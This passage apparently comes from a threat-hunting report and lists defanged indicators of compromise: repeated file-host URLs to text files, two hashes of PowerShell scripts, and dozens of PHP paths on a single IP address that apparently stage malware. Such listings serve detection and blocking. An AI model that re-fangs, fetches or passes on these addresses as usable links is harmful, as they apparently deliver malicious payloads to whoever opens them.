daf4679f14d5.usrfiles[.]com/ugd/92c492_5b1dfb1d33874b51af513d9f38e8f3a9.txt
hxxps://92c49223-b37f-4157-904d-
daf4679f14d5.usrfiles[.]com/ugd/92c492_69d42a6ec0d74e3f8752710c7ad14fd9.txt
hxxps://92c49223-b37f-4157-904d-
daf4679f14d5.usrfiles[.]com/ugd/92c492_74714f123fd24f07b9b6e592dd9ec191.txt
hxxps://92c49223-b37f-4157-904d-
daf4679f14d5.usrfiles[.]com/ugd/92c492_86d4dc912a7d4ea2ae5d2599c31c5d1f.txt
hxxps://92c49223-b37f-4157-904d-
daf4679f14d5.usrfiles[.]com/ugd/92c492_8f22087a2c0740eba07c3aea05e107e7.txt
hxxps://92c49223-b37f-4157-904d-
daf4679f14d5.usrfiles[.]com/ugd/92c492_959babd593ed4cd49dd3b6a0f1146d59.txt
hxxps://92c49223-b37f-4157-904d-
daf4679f14d5.usrfiles[.]com/ugd/92c492_974d936d2f6d4e52831d05712c24a1c9.txt
hxxps://92c49223-b37f-4157-904d-
daf4679f14d5.usrfiles[.]com/ugd/92c492_bee57138cfc8475194e34f85f92f14c1.txt
hxxps://92c49223-b37f-4157-904d-
daf4679f14d5.usrfiles[.]com/ugd/92c492_cc1fcac9838f4550b3e22c725271c99d.txt
hxxps://92c49223-b37f-4157-904d-
daf4679f14d5.usrfiles[.]com/ugd/92c492_f33d5ba08a264a2fa73caaaf1c1aa89.txt
hxxps://92c49223-b37f-4157-904d-
daf4679f14d5.usrfiles[.]com/ugd/92c492_05220f8387b44631845060f312ebff49.txt
hxxps://92c49223-b37f-4157-904d-
daf4679f14d5.usrfiles[.]com/ugd/92c492_5b1dfb1d33874b51af513d9f38e8f3a9.txt
hxxps://92c49223-b37f-4157-904d-
daf4679f14d5.usrfiles[.]com/ugd/92c492_69d42a6ec0d74e3f8752710c7ad14fd9.txt
hxxps://92c49223-b37f-4157-904d-
daf4679f14d5.usrfiles[.]com/ugd/92c492_74714f123fd24f07b9b6e592dd9ec191.txt
hxxps://92c49223-b37f-4157-904d-
daf4679f14d5.usrfiles[.]com/ugd/92c492_86d4dc912a7d4ea2ae5d2599c31c5d1f.txt
hxxps://92c49223-b37f-4157-904d-
daf4679f14d5.usrfiles[.]com/ugd/92c492_8f22087a2c0740eba07c3aea05e107e7.txt
hxxps://92c49223-b37f-4157-904d-
daf4679f14d5.usrfiles[.]com/ugd/92c492_959babd593ed4cd49dd3b6a0f1146d59.txt
hxxps://92c49223-b37f-4157-904d-
daf4679f14d5.usrfiles[.]com/ugd/92c492_974d936d2f6d4e52831d05712c24a1c9.txt
hxxps://92c49223-b37f-4157-904d-
daf4679f14d5.usrfiles[.]com/ugd/92c492_bee57138cfc8475194e34f85f92f14c1.txt
hxxps://92c49223-b37f-4157-904d-
daf4679f14d5.usrfiles[.]com/ugd/92c492_cc1fcac9838f4550b3e22c725271c99d.txt
hxxps://92c49223-b37f-4157-904d-
daf4679f14d5.usrfiles[.]com/ugd/92c492_f33d5ba08a264a2fa73caaaf1c1aa89b.txt
hxxps://92c49223-b37f-4157-904d-
daf4679f14d5.usrfiles[.]com/ugd/92c492_fca89e4173af436497e274a5e70b6145.txt
```

Powershell scripts

aa9bb1fcc6ed58b23d2f7ff9b905ebb38540a9badcfa217fae13e91e4a380649
50a18feb9f2b6e6950072cebde86a29e9548e3e5d4bf894939494481c652be91

```
hxxp://103.125.190[.]248/j/p1a/mawa/d68fbb027e9c4963e967.php
hxxp://103.125.190[.]248/j/p1a/mawa/3a3a0c4b972bfe8a04fe.php
hxxp://103.125.190[.]248/j/p1a/mawa/67a10f84d937d92cc069.php
hxxp://103.125.190[.]248/j/p2b/mawa/67a10f84d937d92cc069.php
hxxp://103.125.190[.]248/j/p2b/mawa/f90bfec59b7e5c93c446.php
hxxp://103.125.190[.]248/j/p3c/mawa/7a1ab6b78f27608e9a62.php
hxxp://103.125.190[.]248/j/p3c/mawa/67a10f84d937d92cc069.php
hxxp://103.125.190[.]248/j/p4d/mawa/67a10f84d937d92cc069.php
hxxp://103.125.190[.]248/j/p4d/mawa/e9fcc6d73b5c01d83779.php
hxxp://103.125.190[.]248/j/p5e/mawa/7ff81f4867a4b87c317c.php
hxxp://103.125.190[.]248/j/p5e/mawa/67a10f84d937d92cc069.php
hxxp://103.125.190[.]248/j/p6f/mawa/67a10f84d937d92cc069.php
hxxp://103.125.190[.]248/j/p6f/mawa/ac2d3e49ed481ffff187.php
hxxp://103.125.190[.]248/j/p7g/mawa/67a10f84d937d92cc069.php
hxxp://103.125.190[.]248/j/p7g/mawa/317dd0e0d501b3697287.php
hxxp://103.125.190[.]248/j/p8h/mawa/67a10f84d937d92cc069.php
hxxp://103.125.190[.]248/j/p8h/mawa/a3956ee346a9827c90e4.php
hxxp://103.125.190[.]248/j/p9j/mawa/67a10f84d937d92cc069.php
hxxp://103.125.190[.]248/j/p9j/mawa/bd45ee766370f1d74057.php
hxxp://103.125.190[.]248/j/p10k/mawa/8c1e2f54205f092ef04d.php
hxxp://103.125.190[.]248/j/p10k/mawa/67a10f84d937d92cc069.php
hxxp://103.125.190[.]248/j/p20u/mawa/67a10f84d937d92cc069.php
hxxp://103.125.190[.]248/j/p20u/mawa/69bb7ee91c7a92b6dfa1.php
hxxp://103.125.190[.]248/j/p11l/mawa/0b5eace2c983ebeba55b.php
hxxp://103.125.190[.]248/j/p11l/mawa/67a10f84d937d92cc069.php
hxxp://103.125.190[.]248/j/p12m/mawa/30b1acecbda6c5d6ed4c.php
hxxp://103.125.190[.]248/j/p12m/mawa/67a10f84d937d92cc069.php
hxxp://103.125.190[.]248/j/p13n/mawa/67a10f84d937d92cc069.php
hxxp://103.125.190[.]248/j/p13n/mawa/b04042b22b2b6179257d.php
hxxp://103.125.190[.]248/j/p14o/mawa/4d380a5d91252d890dc4.php
hxxp://103.125.190[.]248/j/p14o/mawa/67a10f84d937d92cc069.php
hxxp://103.125.190[.]248/j/p15p/mawa/67a10f84d937d92cc069.php
hxxp://103.125.190[.]248/j/p15p/mawa/e483d6564638acbf4559.php
hxxp://103.125.190[.]248/j/p16q/mawa/67a10f84d937d92cc069.php
hxxp://103.125.190[.]248/j/p16q/mawa/c0c369e81c5b7f138ed2.php
hxxp://103.125.190[.]248/j/p16q/mawa/67a10f84d937d92cc069.php
hxxp://103.125.190[.]248/j/p17r/mawa/67a10f84d937d92cc069.php
hxxp://103.125.190[.]248/j/p17r/mawa/e6a2101b1d3a47e18c7f.php
hxxp://103.125.190[.]248/j/p18s/mawa/34a663a7cfe2e19b6643.php
hxxp://103.125.190[.]248/j/p18s/mawa/67a10f84d937d92cc069.php
hxxp://103.125.190[.]248/j/p19t/mawa/67a10f84d937d92cc069.php
hxxp://103.125.190[.]248/j/p19t/mawa/48608c2b91739edc3959.php
hxxp://103.125.190[.]248/j/p20u/mawa/67a10f84d937d92cc069.php
hxxp://103.125.190[.]248/j/p20u/mawa/69bb7ee91c7a92b6dfa1.php
```

Tags

[in-the-wild labs threat-hunting]